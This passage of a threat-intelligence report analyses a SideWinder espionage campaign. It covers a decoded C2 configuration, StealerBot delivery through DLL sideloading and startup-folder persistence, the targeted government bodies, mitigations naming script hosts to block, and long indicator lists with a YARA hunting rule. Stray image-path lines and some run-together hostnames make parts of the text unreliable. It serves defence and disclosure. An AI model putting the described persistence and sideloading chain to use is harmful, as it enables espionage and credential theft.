12th Gen Intel(R) Core(TM) i7-1260P

CPU model

2

Number of processors

Drive: C:\, Size: 59 GB

List of drives and their capacity

1023

Available physical memory

134217727

Available virtual memory

00:0C:29:82:38:12

MAC address

The code analysis indicates that information about installed antivirus software is also collected, but in our test machine it was absent.

This threat actor will attempt to detect analysis efforts and profiling of virtual machines to avoid delivering any malicious payload. However, if everything is within the expected parameters, then the server responds with an encoded reply:

BBMqTFZVVyo9NmFkNmRkMDphZHFkODQFEypMVlVXKj02YWQ2ZGQwOmFkcWQ4NwUcKkxWVVcqPTZhZDZkZDA6YWRxZDg2I2g4BQoqT

The server's response is obfuscated using two layers of encoding: initially, the data is base64 encoded, followed by an XOR encryption using the single-byte key 0x05. After decoding both layers, the plaintext response from the server can be obtained:

```
../ISPR/83da3aa5?data=1../ISPR/83da3aa5?data=2../ISPR/83da3aa5?data=3&m=../
ISPR/1b5f74aa../ISPR/617f2c0f../ISPR/fda21e93..polq..advisory.army-govbd.in
fo..http..%appdata%\\Gapic..Gapic..TapiUnattend.exe..wdscore.dll../ISPR/d93
f6a48.
```

Let's see it line by line:

Parameter

Description

/ISPR/83da3aa5?data=1

Unknown

/ISPR/83da3aa5?data=2

Unknown

/ISPR/83da3aa5?data=3&m=

Unknown

/ISPR/1b5f74aa

Encrypted file (wdscore.dll)

/ISPR/617f2c0f

Encrypted StealerBot (HBG6XFRE.JZS7)

/ISPR/fda21e93

TapiUnattend.exe (legitimate executable)

polq

Unknown

advisory.army-govbd.info

Server address

http

Protocol

%appdata%\\Gapic

Installation directory

Gapic

Installation directory, LNK filename for persistence

TapiUnattend.exe

Indicates destination filename


wdscore.dll

Indicates destination filename

/ISPR/d93f6a48

IpHelper.dll

And these are the downloaded and dropped files layout in Explorer's view:



An LNK file is also created in the user's Startup folder (Start Menu\Programs\Startup\Gapic.lnk), which points to the execution of TapiUnattend.exe located in the APPDATA directory.

The primary objective of this DLL installer is to establish persistence and facilitate the loading of the next stage through DLL sideloading of wdscore.dll, by exploiting the legitimate and trusted executable TapiUnattend.exe.

StealerBot delivered via DLL sideloading

It’s been quite a journey so far and we are reaching the final stage of this lengthy intrusion chain. These are the files involved for delivering StealerBot, used for credential and information stealing:

Filename

MD5

Description

TapiUnattend.exe

b574abf43dcc57a359129d1adb4cdda0

Legitimate executable for DLL Sideloading

wdscore.dll

b37522b69406b3f6229b7f3bbef0a293

Malicious DLL loader

HBG6XFRE.JZS7

9e3aaa68e88a604a7aba9cf83b49de6e

Final payload (StealerBot)

IpHelper.dll


12a891501e271d32802495af88cfa247

Helper module

When TapiUnattend.exe is executed, it triggers the loading of wdscore.dll, a malicious DLL that performs two key functions:

- Decoding the embedded file HBG6XFRE.JZS7.
- Initializing the Common Language Runtime (CLR) and loading the decoded .NET-based StealerBot.

Through reverse engineering the decoding routine within wdscore.dll, we determined that the encoded file begins with a 15-byte XOR key, followed by the obfuscated payload. This key is used to decrypt the remaining contents at runtime, enabling the dynamic loading of StealerBot into memory.



Knowing this information, we were able to dump the unencrypted StealerBot sample.

Filename: StealerBot

SHA256: c62e365a6a60e0db4c2afd497464accdb783c336b116a5bc7806a4c47b539cc5

MD5: 88af570ec4821aa762ed04f2549ad6c1

Control Panel: hxxps[://]ecility[.]xyz

Victimology

The campaign references numerous government and military institutions across Bangladesh, Pakistan and Sri Lanka, though it remains unclear whether all were directly targeted or simply impersonated to enhance the credibility of phishing lures. However, confirmed targeting has been established for the Central Bank of Sri Lanka and the Sri Lanka Army's 55th Division Battalion, based on phishing emails discovered on VirusTotal that were explicitly addressed to these organizations. The remaining institutions, such as ministries of finance, defence and foreign affairs, appear in lure content but may have been included only for social engineering purposes. This selective targeting and impersonation tactic is consistent with SideWinder's historical approach in the region.

Institution

Country

Bangladesh Telecommunication Regulatory Commission

Bangladesh

Directorate of Inter-Services Public Relations (ISPR)

Bangladesh

Ministry of Defence

Bangladesh

Ministry of Finance

Bangladesh

Cyber Security Department, Naval Headquarters

Pakistan

Directorate of Indigenous Technical Development, Naval Complex

Pakistan

55th Division Battalion, Sri Lanka Army

Sri Lanka

Central Bank of Sri Lanka

Sri Lanka

Department of External Resources

Sri Lanka

Department of Treasury Operations

Sri Lanka

Ministry of Defence

Sri Lanka

Ministry of Foreign Affairs, Foreign Employment and Tourism

Sri Lanka

Ministry of Public Services, Provincial Councils, and Local Government

Sri Lanka

Ministry of Transport, Highways, Ports, and Civil Aviation


Sri Lanka

Presidential Secretariat

Sri Lanka

Sri Lanka Customs

Sri Lanka




Conclusion

SideWinder continues to prove that old vulnerabilities die hard, effectively leveraging CVE-2017-0199 and CVE-2017-11882 to deliver complex, multistage payloads in targeted attacks across South Asia. Their use of geofenced delivery, shellcode-based loaders, DLL sideloading and rapid C2 infrastructure rotation underscores operational maturity that challenges traditional detection methods.

At first glance, this threat actor may appear to rely on outdated, well-patched exploits. However, a closer analysis of their tactics, techniques and procedures (TTPs) reveals a high degree of control and precision, ensuring that malicious payloads are delivered only to carefully selected targets, and often only for a limited time. This blend of legacy exploitation with modern evasion and targeting strategies highlights SideWinder's continued relevance and adaptability in today's threat landscape.

Detection by Acronis

This threat has been detected and blocked by Acronis Cyber Protect Cloud:



General mitigation recommendations

Disable macros and external content loading in Microsoft Office to prevent automatic download of remote templates.

Block or restrict execution of mshta.exe, wscript.exe, and powershell.exe where not needed, as these are commonly abused for first stage execution.

Deploy behavioral detection rules to monitor:

- Suspicious child processes spawned by Office applications.
- In-memory shellcode activity or process hollowing.

Enforce network-level filtering to detect and block communication with known command-and-control (C2) infrastructure.

Apply all Microsoft Office security patches, especially for legacy vulnerabilities like CVE-2017-0199 and CVE-2017-11882.

Use endpoint detection and response (EDR) solutions to track anomalous DLL sideloading or execution from uncommon directories.

Educate end users to recognize spear-phishing tactics, including the use of seemingly official government or defense-themed documents.

Indicators of compromise

Documents

(Sorted by First Seen Date)

SHA256

725ded50e7f517addd12f029aeaf9a23f2b9ce6239b98820c8a12ea5cb79dbfa

57b9744b30903c7741e9966882815e1467be1115cbd6798ad4bfb3d334d3523d

558de2a01fbd76be171561c3c82fd6a8e2d4c913444850af99d44a4cfb41b680

f464ad5c6aba13b42aa903bda0add7c074d45388da379747c83f2c3756c9b658

63f5445527c47e17b71e87eef4dd7a86883607a22830bcee5b1fabc5d03bab38

65c9e15d9b916b193ce1d96bb99c1c1f3ade0273270b56cf6e476a21b31a3491

7363887b6b0fe7cece3c21ad18515835922379c7d78c47cea745940a1061a6c4

40712a087a8280425f1b317e34e265c0329ffb0057be298d519fc5e0af6cb58f

69eee36642f274c724fadcfdf1f103ae0fd9b5f4bad7ac6a33b3c627d6114426

2d92d24b3abed7acac165b002bd5922f8f17b6e4944e658938fe022902fe6a7e

663a7b509db86ca498af57cc458139a76ee07c60d413d60a98921c7e901e0e3d

5ec639facb2cb9503059d519790279f1b9f510d8d63a2a2c44637b1d1dd1e538

0a7fce4e7456ecb12c95d28b6b4d263d9ca23a1de1e298234a904a319be6e708

00877fcfb31fdc23ca6987e569090f761ed414bdee0546bdbd3ce3acc44cc293

8d00c97d16e3733feee6b1bc6bd77b8423e0b79a812db55880f5b2d751a4bd47

dc7066d972367f15c9b6e2e36a5c643ab87deed958cc27ac0fbf0ff1f4535a99

8dd189e390b168bff6caa82d5077f4eda8902c251fe0a0120aa42bd78e56f9bc

46785f7e5cd2966d30167cbd496333a5dd871b19e6a2833ab1a4157fc35e8ee5

ac13697c19cf0b6767442fc001ca48d0d9e3c9340549d3e73539ea299e27015e

32e2d29143f57335c6477dc764350fed13b7e3873fb06491d9863a95b8921e92

ffebc5f8fc3a0346f9767c64b5b040d7679e1d3726024e59fe134825e31c8b8c

208c335a3cccbdba6b1ec0c76ad3b751c6409712e493c24e2532a389d887e0af

a90fd0e3d3be14b92b3dc809ddea9a0cc377b130ebb4c48a8891e4832a85c412

fa5a3e215e4970b0c39b6bbfb9425aa6ee4a8bc1359d85f7052d99e663aee333

bb9acc2d23afee3265b81326ce65cfddde3fc04648d3ba2d2ea22ec0e3d8f90e

5b5a1833d4daaf05699a009316a4d866851130b258f424f066b867a534ba944d

9b76d98c2641512c66e8f2f99b2d0bda86ec1a4809420b74feadfb8f4f7dbf48

fb4695b45ac62e10f29e9a45c4190dce2fe6af71a96a2bd66e08c1a99416cc7e

677b4d9efcfcae9cbbd39b2b2cdc0df69d4a55460814747f60f35ea2e81dad2e

2be8ca1e2415b5ca1605977b2ff10ff9aef06e3be7eb39496bb18d3ba7772901

1c68ca3ede75946568bb00c39b7054cb2ae4fcbe2805061e38ed15f4d526262c

9700f9b614aa87c6137c4325951e59258cdb87f02df7a5ed4f4accea279ede26

74111c9b0ed748fc6bfc025d13a2ed08663b988cb69c044f1c6f153f9020294c

a61335c10cf98064761806af6451b3cddd66641ccb35a6d8b915a02d6279f46a

1527cf10f00c798262b3347c00af8028fee3bc88a450bc2df7766b1118c62cd5

5891f4dfa47d5b268c5d82366c312ecda715da91e148afa6064f3058f3c5a69b

e33e74e3925bc3f287ef817a186807a38d411524984a5d0930939646022206b0

1321fc1eefc3d3f5aae16a81ac139a31beaf2355935d94210abf69253d29b486

96d429d67a2663ef2cf3f45ccd0619adf0cd030f7fe70f072af1ce1d67ec52a3

22527dd1a62dc46dd4edd23a681657cf4c3477e9f90fb1ef63ef657608b9838c

fb50c60c237ea00f29e4876b326f5f8e872f5ad6d1ca7c9925d9b901e573f788

de54f8933ff81f93652ab824e8f9e60197135e1064f0ca4ca99df833a7a94e9d

47d77499968244911d0179fb858578de00dbb98079e33f5ed5d229d03eb04d67

ffd26019b21da5833caf2b6974cbc9ce79d911653cdfbb6e59a8ac7d4cc80f51

15cf5271c7b9b8ad22c4c96bc8674d9835e8d419fc1a6077f3b59fbd7e59d112

54c4641f709e51622531dc3d04fd2f4a3bad2a42dca287e2777c04d59cbca789

d3fb61c0211bd379bf80f15cf072fdbc1187fe95546fdfcfcbdf8918004f05e2

35cc327806ae0d760b94a5b3daedea9cdcb2ed0854a484c8ec3cded195e75037

896ddb35cde29b51ec5cf0da0197605d5fd754c1f9f45e97d40cd287fb5a2d25

Domains

(Sorted by Registration Date)

Domain	Registration date
army-govbd[.]info	April 08, 2025
updates-installer[.]store	April 04, 2025
dwnlld[.]com	March 26, 2025
bismi[.]pro	

February 19, 2025

viewdoc[.]online

February 10, 2025

dwnlld[.]info

February 10, 2025

net-co[.]info

February 01, 2025

milqq[.]info

January 30, 2025

vpdf[.]online

January 20, 2025

org-co[.]net

January 20, 2025

nic-svc[.]net

January 17, 2025

live-co[.]org

January 17, 2025

org-liv[.]net

January 16, 2025

net-src[.]info

January 16, 2025

info-lanka[.]org

December 26, 2024

onlinestatus[.]live

December 12, 2024

modpak[.]live

September 24, 2024

mail163[.]info

August 05, 2024

URLs

(Sorted by Last Updated)

URLs

Last updated

advisory[.]army-govbd[.]info

April 08, 2025

geninstr[.]army-govbd[.]info

April 08, 2025

advisary[.]army-govbd[.]info

April 08, 2025

amended[.]army-govbd[.]info

April 08, 2025

mail[.]army-govbd[.]info

April 08, 2025

emv1[.]army-govbd[.]info

April 08, 2025

www[.]army-govbd[.]info

April 08, 2025

pimec-paknavy[.]updates-installer[.]store

April 04, 2025

hisidewinderSideWinder[.]pimec-paknavy[.]updates-installer[.]store

April 04, 2025

imec-paknavy[.]updates-installer[.]store

April 04, 2025

www-presidentsoffice-gov-lk[.]dwnlld[.]com

March 26, 2025

www-cbsl-gov-lk[.]dwnlld[.]com

March 26, 2025

email[.]sco[.]gov[.]pk[.]viewdoc[.]online

February 19, 2025

mod-gov-bd[.]dwnlld[.]info

February 10, 2025

moitt-gov-pk[.]dwnlld[.]info

February 10, 2025

mfa-gov-lk[.]dwnlld[.]info

February 10, 2025

www-cbsl-gov-lk[.]dwnlld[.]info

February 10, 2025

prison-gov-bd[.]dwnlld[.]info

February 10, 2025

bscic-gov-bd[.]dwnlld[.]info

February 10, 2025

cabinet-gov-bd[.]dwnlld[.]info

February 10, 2025

fa-gov-lk[.]dwnlld[.]info

February 10, 2025

infomfa-gov-lk[.]dwnlld[.]info

February 10, 2025

mofa-gov-bd[.]dwnlld[.]info

February 10, 2025

www-cbsl-gov-lk[.]dwnlld[.]infomfa-gov-lk[.]dwnlld[.]info

February 10, 2025

www-erd-gov-lk[.]dwnlld[.]info

February 10, 2025

xcfhg[.]dwnlld[.]info

February 10, 2025

mof-gov-np[.]dwnlld[.]info

February 10, 2025

6441056b613c32a9[.]dwnlld[.]info

February 10, 2025

www[.]dwnlld[.]info

February 10, 2025

dwnlld[.]infomfa-gov-lk[.]dwnlld[.]info

February 10, 2025

customs-gov-lk[.]net-co[.]info

February 10, 2025

postmaster[.]net-co[.]info

February 10, 2025

www[.]customs-gov-lk[.]net-co[.]info

February 10, 2025

jtops[.]milqq[.]info

February 01, 2025

dirsports[.]milqq[.]info

February 01, 2025

mail[.]ntc[.]net[.]pk[.]vpdf[.]online

January 30, 2025

pubad-gov-lk[.]org-co[.]net

January 20, 2025

a5936441-e402-41e3-b02b-75af112074b5[.]org-co[.]net

January 20, 2025

esxipubad-gov-lk[.]org-co[.]net

January 20, 2025

mof-gov-bd[.]nic-svc[.]net

January 20, 2025

lolsidewinderSideWinder[.]nic-svc[.]net

January 20, 2025

wwww[.]nic-svc[.]net

January 20, 2025

www-erd-gov-lk[.]nic-svc[.]net

January 20, 2025

www[.]treasury-gov-lk[.]nic-svc[.]net

January 20, 2025

treasury-gov-lk[.]nic-svc[.]net

January 20, 2025

mail-mofa-gov[.]org-liv[.]net

January 17, 2025

pubad-gov-lk[.]org-liv[.]net

January 17, 2025

cabinet-gov-bd[.]org-liv[.]net

January 17, 2025

cirt-gov-bd[.]org-liv[.]net

January 17, 2025

gov-lk[.]org-liv[.]net

January 17, 2025

mod-gov-bd[.]org-liv[.]net

January 17, 2025

www-treasury-gov-lk[.]org-liv[.]net

January 17, 2025

pubad-gov-lk[.]live-co[.]org

January 17, 2025

mofa-gov-bd[.]live-co[.]org

January 17, 2025

mod-gov-bd[.]live-co[.]org

January 17, 2025

data-sob-gov-bd[.]live-co[.]org

January 17, 2025

7ef1996f-c463-4540-936a-70d0fd477f98[.]live-co[.]org

January 17, 2025

mofa-gov-np[.]live-co[.]org

January 17, 2025

mofa-gov-np[.]org-liv[.]net

January 17, 2025

pubad-gov-lk[.]net-src[.]info

January 16, 2025

probashi-gov-bd[.]net-src[.]info

January 16, 2025

mofa-gov-np[.]net-src[.]info

January 16, 2025

modltr[.]info-lanka[.]org

January 16, 2025

www[.]info-lanka[.]org

January 16, 2025

mail[.]nepla[.]gov[.]np[.]onlinestatus[.]live

December 26, 2024

mail[.]ntc[.]net[.]pk[.]onlinestatus[.]live

December 26, 2024

mail[.]paf[.]gov[.]pk[.]onlinestatus[.]live

December 26, 2024

mail[.]pof[.]gov[.]pk[.]onlinestatus[.]live

December 26, 2024

paknavy[.]modpak[.]live

December 12, 2024

interior-gov-pk[.]mail-govt[.]org

September 24, 2024

www-cabinetoffice-gov-lk[.]mail-govt[.]org

September 24, 2024

probashi-gov-bd[.]mail-govt[.]org

September 24, 2024

gso2[.]mail163[.]info

August 05, 2024

YARA LIVE HUNTING RULE (VIRUSTOTAL)

```
import "vt"
rule hunting_cve_maldocs

{

meta:
```

```
author = "Acronis Threat Research Unit (TRU)"
description = "Hunting for malicious Word/RTF files exploiting CVE-2017-0199 or CVE-2017-11882 from specific countries"
distribution = "TLP:WHITE"
version = "1.2"
last_modified = "2025-05-13"

condition:

// Match if the file has CVE-2017-0199 or CVE-2017-11882 in the tags for any tag in vt.metadata.tags :

(

tag == "cve-2017-0199" or

tag == "cve-2017-11882"

) // Is the submitter from a specific country? and

(

vt.metadata.submitter.country == "PK" or
vt.metadata.submitter.country == "LK" or
vt.metadata.submitter.country == "BD" or
vt.metadata.submitter.country == "NP" or
vt.metadata.submitter.country == "MM" or
vt.metadata.submitter.country == "MV" or
vt.metadata.submitter.country == "AF" or
vt.metadata.submitter.country == "CN"

)

// Is it a DOC, DOCX, or RTF? and

(

vt.metadata.file_type == vt.FileType.DOC or
vt.metadata.file_type == vt.FileType.DOCX or
vt.metadata.file_type == vt.FileType.RTF
)
and vt.metadata.new_file

}
```

REFERENCES

[1] SideWinder targets the maritime and nuclear sectors with an updated toolset – Kaspersky - March 2025.

[2] SideWinder utilizes new infrastructure to target ports and maritime facilities in the Mediterranean Sea – BlackBerry - July 2024.

[3] SideWinder uses server-side polymorphism to attack Pakistan government officials — and is now targeting Turkey – BlackBerry - May 2023.